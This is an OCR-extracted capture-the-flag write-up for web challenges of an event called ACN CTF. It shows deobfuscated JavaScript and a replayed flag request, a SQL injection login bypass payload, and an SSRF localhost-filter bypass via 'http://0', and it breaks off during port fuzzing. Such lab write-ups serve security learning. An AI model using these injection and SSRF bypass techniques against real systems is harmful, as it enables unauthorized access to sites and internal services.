
ACN CTF

Metadata		
Team	Vector	
Username	Web Archer	
Discord	web_archer	
Challenges	**Category**	**Name**
	Web	Timely Reflection
		Xception
		Proxy Browser
		Blog Site
		ACN Library
		Hacker's E-Commerce
		People Directory

Note: This writeup won’t provide you direct solution It will include all the steps and all the digging of how I reached the solution. Enjoy the dungeon ;)

Challenge: Timely Reflection

Webpage




Hello, User!

1:12:21 PM


The /script.js file contains obfuscated JavaScript code. I deobfuscated the code using deobfuscate.io. The deobfuscated code is very large, but I will write down the important part to get the flag.

```
async function fetchFlagFromServer() {
 try {
   const _0x5a2d88 = await fetch("/api/getFlag", {
     'method': "POST",
     'headers': {
       'Content-Type': "application/json"
     },
     'body': JSON.stringify({
       'key': "Ei1QiKRVfxFD"
     })
   });
   if (!_0x5a2d88.ok) {
     throw new Error("Network response was not ok");
   }
   const _0x2094f5 = await _0x5a2d88.json();
   const _0xe82fdd = _0x2094f5.flag;
   return atob(_0xe82fdd);
 } catch (_0x2c5699) {
   console.error("Failed to fetch the flag:", _0x2c5699);
   return "Error fetching flag";
 }
}
```

The above code fetches the flag from the server; we need to recreate this request.



```
POST /api/getFlag HTTP/1.1
Host: timely-reflection-acnctf-a29d45dbc1c2.herokuapp.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://timely-reflection-acnctf-a29d45dbc1c2.herokuapp.com/
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
If-Modified-Since: Fri, 23 Aug 2024 17:46:56 GMT
If-None-Match: W/"16f1a-19180593680"
Te: trailers
Connection: keep-alive
Content-Type: application/json
Content-Length: 23

{
  "key":"Ei1QiKRVfxFD"
}
```



```
HTTP/1.1 200 OK
Server: Cowboy
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.com/reports?ts=1726213888&sid=c4c9725f-1ab0-44d8-820f-430df2718e11&s=7p2RWQQqayzLwrc%2ByZ9Eeeh9SHOVjxYJMvNRt7pPNXo%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1726213888&sid=c4c9725f-1ab0-44d8-820f-430df2718e11&s=7p2RWQQqayzLwrc%2ByZ9Eeeh9SHOVjxYJMvNRt7pPNXo%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fraction":0.05,"response_headers":["Via"]}
Connection: keep-alive
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 63
Etag: W/"3f-ub3m/XMGqD9ZyoVsbbhxPwUXbX4"
Date: Fri, 13 Sep 2024 07:51:28 GMT
Via: 1.1 vegur

{
  "flag":"QUNOXONURntSZUYxRWM3ZURfWHM1XOlTX2lOVEVSMzVUaU42fQ=="
}
```

Selection 52 (0x34)

Selected text


QUNOXONURntSZUYxRWM3ZURfWHM1XOlTX2lOVEVSMzVUaU42fQ==

Decoded from: Base64

ACN_CTF{ReF1Ec7eD_Xs5_IS_iNTER35TiN6}

Challenge: Xception

Webpage



Welcome to SecureCorp

Your trusted partner in cybersecurity solutions. Protect your business from digital threats.

Our Services

Threat Detection

Advanced threat detection systems to identify and mitigate risks before they impact your business.

Network Security

Robust network security solutions to protect your infrastructure from unauthorized access and attacks.

Consulting & Training

Expert consulting and training services to help your team understand and manage cybersecurity threats effectively.

About Us


SecureCorp is a leading provider of comprehensive cybersecurity services. Our team of experts is dedicated to helping businesses of all sizes protect their digital assets and maintain a secure environment. With years of experience and a commitment to staying ahead of emerging threats, we offer tailored solutions to meet your specific security needs.

Our mission is to deliver peace of mind through innovative and reliable security measures, allowing you to focus on what you do best—running your business.

Contact Us

Have questions or need assistance? Reach out to our support team, and we'll be happy to help.

Login page




Welcome to Secure Login

Username:

Password:

Don't have an account ? Register Now

When `username=admin'&password=admin` is sent in a POST request, the server returns a 500 Internal Server Error. This indicates a potential SQL injection vulnerability. I tried a basic authentication bypass SQL injection payload with `username=admin';-- -&password=admin`, and it successfully bypassed the login page.



Admin Dashboard

Welcome, Admin!


Here is your control panel. Use the tools below to manage the system.

System Overview:

Total Users: 10

Recent Activities: No recent activities


Flag is in source code



```
<section class="content">
    <h1>Admin Dashboard</h1>
    <p>Welcome, Admin!</p>
    <div class="dashboard-content">
        <p>Here is your control panel. Use the tools below to manage the system.</p>
        <h2>System Overview:</h2>
        <ul>
            <li>Total Users: 10</li>
            <li>Recent Activities: No recent activities</li>
            <!-- <p>Flag: ACN_CTF{whO_nEEd$_4_pAS$W0rd_wh3N_y0U_hAVe_SQ1i}</p> -->
        </ul>
    </div>
</section>
```

Challenge: Proxy Browser


Webpage



Proxy Browser

Enter a URL to fetch its contents (image, HTML, JSON, or plain text):

The webpage is very simple, with just a field that takes a URL input, which is enough to identify an SSRF vulnerability.



Proxy Browser


Enter a URL to fetch its contents (image, HTML, JSON, or plain text):

https://google.com

Fetched Content:

Fetch URL
Search Images Maps Play YouTube News Gmail Drive More » Web History | Settings | Sign in
Google
Advanced search
Google Search
I'm Feeling Lucky
Google offered in: हिन्दी বাংলা □□□□□□ मराठी தமிழ் ગુજરાતી ಕನ್ನಡ മലയാളം ਪੰਜਾਬੀ
Advertising Business Solutions About Google Google.co.in
© 2024 - Privacy - Terms

But the localhost is blocked




Proxy Browser
Enter a URL to fetch its contents (image, HTML, JSON, or plain text):
Fetch URL
Error:

http://localhost

```
Localhost has been secured to prevent unnecessary access
```


This can be bypassed with http://0 reference.



Proxy Browser
Enter a URL to fetch its contents (image, HTML, JSON, or plain text):
Fetch URL
Fetched Content:
Proxy Browser
Enter a URL to fetch its contents (image, HTML, JSON, or plain text):
Enter URL
Fetch URL

http://0:80

I tried to manually fuzz the endpoints, such as /flag.txt and /getFlag, but had no luck. Then I realised there could be an internal port hosting a webpage. I used burpsuite intruder to fuzz ports from 1 to 65535



